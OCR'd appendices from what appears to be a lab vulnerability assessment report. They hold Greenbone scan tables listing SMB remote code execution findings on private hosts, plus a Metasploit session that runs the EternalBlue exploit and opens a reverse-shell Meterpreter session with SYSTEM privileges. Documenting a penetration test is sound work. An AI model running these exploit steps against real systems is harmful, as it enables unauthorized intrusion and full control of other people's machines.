
Apply to page contents

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

1 - 2 of 2

Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net

Click here to have Windows automatically keep your computer current with important updates.




1 - 4 of 4

Date ▼	Status	Task	Severity	High	Medium	Low	Log	False Pos.	Actions
Thu, Oct 26, 2023 1:14 AM UTC	Done	Immediate scan of IP 192.168.1.154	10.0 (High)	5	0	1	16	0	Δ ✕
Thu, Oct 26, 2023 1:07 AM UTC	Done	Immediate scan of IP 192.168.198.132	N/A	0	0	0	0	0	Δ ✕
Thu, Oct 26, 2023 12:54 AM UTC	Interrupted at 0 %	Immediate scan of IP 192.168.198.132	N/A	0	0	0	0	0	Δ ✕

Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net

Appendix B

Evidence of CVE




1 - 10 of 21

Name	Oldest Result	Newest Result	Severity ▼	QoD	Results	Hosts
Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote	Thu, Oct 26, 2023 1:21 AM UTC	Thu, Oct 26, 2023 1:21 AM UTC	10.0 (High)	98 %	1	1
Microsoft Windows Server Service Remote Code Execution Vulnerability (921883)	Thu, Oct 26, 2023 1:21 AM UTC	Thu, Oct 26, 2023 1:21 AM UTC	10.0 (High)	98 %	1	1
Operating System (OS) End of Life (EOL) Detection	Thu, Oct 26, 2023 1:19 AM UTC	Thu, Oct 26, 2023 1:19 AM UTC	10.0 (High)	80 %	1	1
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	Thu, Oct 26, 2023 1:20 AM UTC	Thu, Oct 26, 2023 1:20 AM UTC	8.1 (High)	95 %	1	1
Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	Thu, Oct 26, 2023 1:20 AM UTC	Thu, Oct 26, 2023 1:20 AM UTC	7.5 (High)	99 %	1	1
ICMP Timestamp Reply Information Disclosure	Thu, Oct 26, 2023 1:19 AM UTC	Thu, Oct 26, 2023 1:19 AM UTC	2.1 (Low)	80 %	1	1
SMB Login Successful For Authenticated Checks	Thu, Oct 26, 2023 1:20 AM UTC	Thu, Oct 26, 2023 1:20 AM UTC	0.0 (Log)	80 %	1	1
SMB NativeLanMan	Thu, Oct 26, 2023 1:17 AM UTC	Thu, Oct 26, 2023 1:17 AM UTC	0.0 (Log)	95 %	1	1
DCE/RPC and MSRPC Services Enumeration	Thu, Oct 26, 2023 1:17 AM UTC	Thu, Oct 26, 2023 1:17 AM UTC	0.0 (Log)	80 %	1	1
Traceroute	Thu, Oct 26, 2023 1:19 AM UTC	Thu, Oct 26, 2023 1:19 AM UTC	0.0 (Log)	80 %	1	1

Apply to page contents ▼

(Applied filter: min_qod=70 sort-reverse=severity first=1 rows=10) 1 - 10 of 21

Greenbone Security Assistant (GSA) Copyright (C) 2009-2023 by Greenbone AG, www.greenbone.net




```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set TARGET 1
TARGET ⇒ 1
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.136
RHOSTS ⇒ 192.168.1.136
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.215:4444
[*] 192.168.1.136:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.136:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7600 x64 (64-bit
)
[*] 192.168.1.136:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.136:445 - The target is vulnerable.
[*] 192.168.1.136:445 - Connecting to target for exploitation.
[+] 192.168.1.136:445 - Connection established for exploitation.
[+] 192.168.1.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.136:445 - CORE raw buffer dump (25 bytes)
[*] 192.168.1.136:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.1.136:445 - 0×00000010  61 73 69 63 20 37 36 30 30                       asic 7600
[+] 192.168.1.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.136:445 - Starting non-paged pool grooming
[+] 192.168.1.136:445 - Sending SMBv2 buffers
[+] 192.168.1.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.136:445 - Sending final SMBv2 buffers.
[*] 192.168.1.136:445 - Sending last fragment of exploit packet!
[*] 192.168.1.136:445 - Receiving response from exploit packet
```

Appendix C

Title of Appendix



```
[+] 192.168.1.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.136:445 - CORE raw buffer dump (25 bytes)
[*] 192.168.1.136:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.1.136:445 - 0×00000010  61 73 69 63 20 37 36 30 30                       asic 7600
[+] 192.168.1.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.136:445 - Starting non-paged pool grooming
[+] 192.168.1.136:445 - Sending SMBv2 buffers
[+] 192.168.1.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.136:445 - Sending final SMBv2 buffers.
[*] 192.168.1.136:445 - Sending last fragment of exploit packet!
[*] 192.168.1.136:445 - Receiving response from exploit packet
[+] 192.168.1.136:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.136:445 - Sending egg to corrupted connection.
[*] 192.168.1.136:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.136
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.36, but the operating system provides version
2.37.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFR
ESH COLLATION VERSION, or build PostgreSQL with the right library version.
[+] 192.168.1.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.136:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.1.215:4444 → 192.168.1.136:49179) at 2023-10-19 18:44:14 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```